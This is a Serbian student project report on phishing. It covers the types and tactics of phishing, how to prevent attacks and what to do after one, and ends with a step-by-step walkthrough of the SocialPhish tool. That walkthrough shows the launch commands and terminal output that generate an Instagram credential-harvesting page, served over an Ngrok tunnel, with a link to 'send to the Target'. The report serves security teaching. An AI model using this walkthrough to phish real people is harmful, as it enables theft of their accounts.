



*Jesenji semestar, 2022/23*

*PREDMET: IT381 - Zaštita i bezbednost informacija*

Projektni Zadatak

## **Phishing**

Student: **Aleksa Cekić 4173**

Profesor: **dr Milena Bogdanović**

Asistent: **mr Goran Stamenović**

Datum izrade: **25.03.2023**

## *Sadržaj:*

<b>1. Uvod</b>	<b>3</b>
<b>2. Definicija phishinga</b>	<b>3</b>
<b>3. Vrste phishinga</b>	<b>4</b>
Phishing putem e-pošte	4
Phishing putem zlonamernog softvera	4
Individualizovana krađa identiteta	4
Krađa identiteta usmerena na visoko pozicionirane pojedince	4
Phishing putem SMS poruka	4
Phishing putem poziva	5
<b>4. Taktike phishinga</b>	<b>5</b>
Lukava komunikacija	5
Osećaj potrebe	5
Lažno poverenje	5
Emocionalna manipulacija	5
<b>5. Kako izbeći phishing napad</b>	<b>6</b>
Biranje email provajdera	6
Antivirus	6
Korišćenje bezbednosnih domena	7
Korišćenje bezbednih domena sa https:// i SSL slojevima koji čine da koristite samo sajtove od poverenja.	7
<b>6. Šta raditi u slučaju napada</b>	<b>7</b>
Pokretanje kompletno skeniranje sistema	7
Prijava problema	7
Promena šifre	7
<b>7. SocialPhish alat</b>	<b>7</b>
Karakteristike Socialphisha	8
Prikaz rada Socialphisha	8
<b>8. Zaključak</b>	<b>13</b>
<b>9. Literatura</b>	<b>14</b>

# 1. Uvod

U ovom projektnom zadatku biće reči o phishingu, vrstama phishinga, napadima, hakerima, kako phishing predstavlja problem na internetu, metodama i alatima koje se koriste da bi se korisnici “upecali”, šta se dešava kada se neko upeca, kako sprečiti napade i šta raditi u slučaju da se korisnik upeca. Takođe videćemo kako Socialphish alatka za phishing radi.

## 2. Definicija phishinga

Phishing je vrsta online prevare gde napadač pomoću emaila pokušava da ukrade kredencijale (korisničko ime i lozinku), broj kreditne kartice ili da zarazi računar žrtve. Ovakve e-pošte su sve češće i funkcionišu tako što se hakeri, tj. napadači predstavljaju kao velike kompanije (Google, Netflix, Amazon, Facebook, itd.) i navode svoje žrtve da preuzimaju i otvaraju fajlove koji se nalaze u prilogu ili klikom na link koji se nalazi u poruci kako bi došli do njihovih ličnih informacija. Izraz “phishing” je nastao od reči “fishing” (pecanje) zbog toga što hakeri ovakvom poštom “bacaju udicu” kao u pecanju i čekaju da se neko od ciljanih korisnika “upeca”.

Ukoliko su korisnici svesni problema, onda ga mogu lako izbeći, zato što za phishing je potrebno da korisnik klikne na određene linkove ili da popuni različite forme. Neke tehnike fišinga deluju lično ili zahtevaju da napadač direktno komunicira sa pojedincem. Danas čak postoje phishing napadi do te mere gde lažne web strane izgledaju identično pravim legitimnim stranicama, sve da bi navele korisnika da unese svoje kredencijale.

Nekih od metoda phishinga se spominju u sledećem delu.

### 3. Vrste phishnga

#### Phishing putem e-pošte

Ovo je najčešći oblik identiteta, ova vrsta napada koristi različite taktike kao što su lažne hiperveze da bi primaoce e-pošte naterale da podele svoje lične podatke. Napadači se često lažno predstavljaju kao veliki dobavljači usluga kao što su Microsoft ili Google, pa čak i kao saradnici.

#### Phishing putem zlonamernog softvera

Kao drugi najčešći oblik krađi identiteta, ovo obuhvata prikrivanje zlonamernog softvera kao pouzdanog priloga (biografija ili bankovni izvod) u poruci e-pošte. U neki slučajevima otvaranje priloga sa zlonamernim softverom može paralizovati čitave IT sisteme.

#### Individualizovana krađa identiteta

Dok se u većini napada s ciljem krađe identiteta pokušava obuhvatiti što više korisnika, individualizovana krađa identiteta cilja određene osobe iskorišćavanjem informacija prikupljenih istraživanjem njihovih poslova i društvenih života. Ti napadi su vrlo prilagođeni, što ih čini osobito efikasnim u zaobilazanju kibernetičke bezbednosti.

#### Krađa identiteta usmerena na visoko pozicionirane pojedince

Ova vrsta napada odnosi se na zlonamerne osobe koje ciljaju direktore ili poznate osobe. Ti prevaranti često detaljno istražuju svoje mete da bi pronašli dobar trenutak za krađu akreditiva za prijavu ili drugih poverljivih podataka.

#### Phishing putem SMS poruka

Krađa identiteta putem SMS poruka podrazumeva slanje tekstualnih poruka koje izgledaju kao pouzdane poruke preduzeća kao što su Amazon ili FedEx. Osobe su posebno ranjive na prevare putem SMS-a jer se tekstualne poruke isporučuju u obliku običnog teksta i deluju ličnije.

## Phishing putem poziva

U kampanjama krađe identiteta putem poziva napadači u lažnim pozivnim centrima pokušavaju prevariti osobe da bi im otkrili poverljive podatke putem telefona. U mnogim slučajevima za te se prevare koristi društveni inženjering usled kojeg žrtve na svoje uređaje instaliraju zlonamerni softver u obliku aplikacije.

## 4. Taktike phishinga

### Lukava komunikacija

Napadači su vešti u manipulisanju svojim žrtvama i izvlačenju poverljivih podataka sakrivanjem zlonamernih poruka i priloga na mestima gde ljudi nisu previše pažljivi (npr. u prijemnom sandučetu e-pošte). Lako je pretpostaviti da su poruke koje dolaze u ulaznu poštu bezopasne, poruke e-pošte za krađu identiteta često izgledaju sigurno i nevino.

### Osećaj potrebe

Ljudi postaju žrtve krađe identiteta jer misle da moraju nešto da preduzmu. Na primer, žrtve mogu preuzeti zlonamerni softver koji je prikriven kao biografija jer hitno zapošljavaju ili uneti akreditivne svoje banke na sumnjivom veb sajtu da bi spasili račun za koji im je rečeno da uskoro ističe. Stvaranje lažnog osećaja potrebe uobičajen je trik jer funkcioniše.

### Lažno poverenje

Zlonamerne osobe zavaravaju ljude stvaranjem lažnog osjećaja poverenja, pa čak i najoprezniji padaju na njihove prevare. Oponašanjem pouzdanih izvora kao što su Google, Amazon ili Apple, napadači mogu naterati primaoca na preduzimanje radnje pre nego što oni shvate da su prevareni. Mnoge poruke za krađu identiteta ostaju neotkrivene bez naprednih mera kibernetičke bezbednosti.

### Emocionalna manipulacija

Zlonamerne osobe koriste psihološke taktike da bi uverile svoje mete da deluju pre nego što razmisle. Nakon izgradnje poverenja oponašanjem poznatog izvora i stvaranja lažnog osećaja hitnosti napadači iskorišćavaju emocije kao što su strah i anksioznost da bi dobili ono što žele. Ljudi obično

donose ishitrene odluke kada im se kaže da će izgubiti novac, završiti u pravnim problemima ili izgubiti pristup resursu koji im je nužan.

## 5. Kako izbeći phishing napad

Najbolji način da korisnik bude bezbedan od phishing prevara je da pažljivo gleda svoje poruke. Ako ne nasedne na prevaru, nema razloga za brigom o malveru. Ipak, postoje metode koje smanjuju šansu da korisnik postane žrtva prevare.

U njih spadaju:

### Biranje email provajdera

Biranje email provajdera sa dobrom reputacijom koji sadrži filtere za nepoželjnu poštu pomoću koje pokušava da spreči phishing imejllove. Nisu 100% efikasni, ali smanjuju pretnju.

Neki od ovih imejl provajdera su:

- Gmail
- Outlook
- Yahoo
- AOL

### Antivirus

Korišćenje visoko-kvalitetnog antivirus paketa koji sadrži zaštitu od phishing-a. On će obeležiti sumnjive poruke i upozoriti vas kada posećujete sajtove koji bi mogli biti prevarantski.

Neki od antivirusa su:

- Norton 360
- Avast
- Bitdefender
- McAfee Total Protection
- TotalAv
- Avira

## Korišćenje bezbednosnih domena

Korišćenje bezbednih domena sa https:// i SSL slojevima koji čine da koristite samo sajtove od poverenja.

## 6. Šta raditi u slučaju napada

Koliko god bili spremni, greške se dešavaju. Ukoliko je neko greškom podelio svoje lične podatke ili je preuzeo štetan program, pratite ove korake kako bi umanjili štetu:

### Pokretanje kompletno skeniranje sistema

Prvi korak je kompletno skeniranje sistema. Ukoliko je korisnik preuzeo malver, moguće je da špijunira aktivnosti ili presreće podatke. Pre bilo čega, korisnik treba da upotrebi svoj antivirus kako bi poslali malver ili virus u karantin i obrisao infekciju.

### Prijava problema

Sledeće što treba učiniti je da se problem prijavi svim relevantnim strankama, uključujući imejl provajdera, banku i komišiju za borbu protiv prevara (kao što je Savezna trgovinska komisija u SAD-u, na primer.)

Upozoravanjem ovih organizacija mogu se smanjiti šanse daljih napada, ali takođe dobiti i kredibilitet u slučaju prevarantskih naplata za korisnikov bankovni račun.

### Promena šifre

Promena svih šifra korisnika je neophodna. Sofisticirani malver može presresti ove detalje u sekundi, pa je bolje promeniti ih nego zažaliti. Korisnik bi trebao da odabere jedinstvenu, složenu šifru koja sadrži različite simbole i slova sa velikim i malim slovima.

## 7. SocialPhish alat

Socialphish je **open-source** je alatka za phishing sa puno različitih funkcija. Socialphish je dosta lakše koristiti od Social Engineering Toolkit-a i sadrži različite templejtove za 33 poznate websajtove.

Neki od tih sajtova uključuju:


Google, Facebook, Github, Yahoo, Snapchat, Spotify, itd..

## Karakteristike Socialphisha

- Koristi se za phishing napade
- Više od 30 veb-sajtova za phishing su kreirani od strane Socialphisha
- Open-source
- Jednostavan za korišćenje
- Napisan je u python-u
- Kreira phishing strane za različite websitove, koje uključuju: Instagram, Google, Spotifz, Steam, Netflix, itd...


## Prikaz rada Socialphisha

Za prikaz rada Socialphisha koristićemo Kali Linux.







Prva stvar koju trebamo da uradimo je da kloniramo projekat sa [Github](#)-a.




Nakon toga potrebno je da damo dozvolu preko komande: **chmod +x socialphish.sh**



Posle toga možemo pokrenuti alat tako što kucamo `./socialphish.sh`



Kao što možemo videti sa slike imamo veliki broj opcija phishing stranica koje možemo generisati. Za ovaj slučaj izabraćemo Instagram (opcija 1) i web hosting Ngrok.



```
alx@alx: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help
(alx@alx)-[~/Desktop/Socialphish/SocialPhish]
$ ./socialphish.sh

SOCIALPHISH

...:: Phishing Tool coded by: @Hak9 ...::

[01] Instagram      [17] IGFollowers  [33] Custom
[02] Facebook      [18] eBay
[03] Snapchat      [19] Pinterest
[04] Twitter        [20] Cryptocurrency
[05] Github         [21] Verizon
[06] Google         [22] Dropbox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] LinkedIn       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART


[*] Choose an option: 1

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 2
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target:

[*] Or using tinyurl: https://tinyurl.com/yx7zk3hc

[*] Waiting victim open the link ...
```



```
root@kali: ~/Desktop/Socialphish/SocialPhish
File Actions Edit View Help

[*] Choose an option: 1


[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 02
[*] Downloading Ngrok ...
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Target: https://a6f3dff9ed2d.ngrok.io

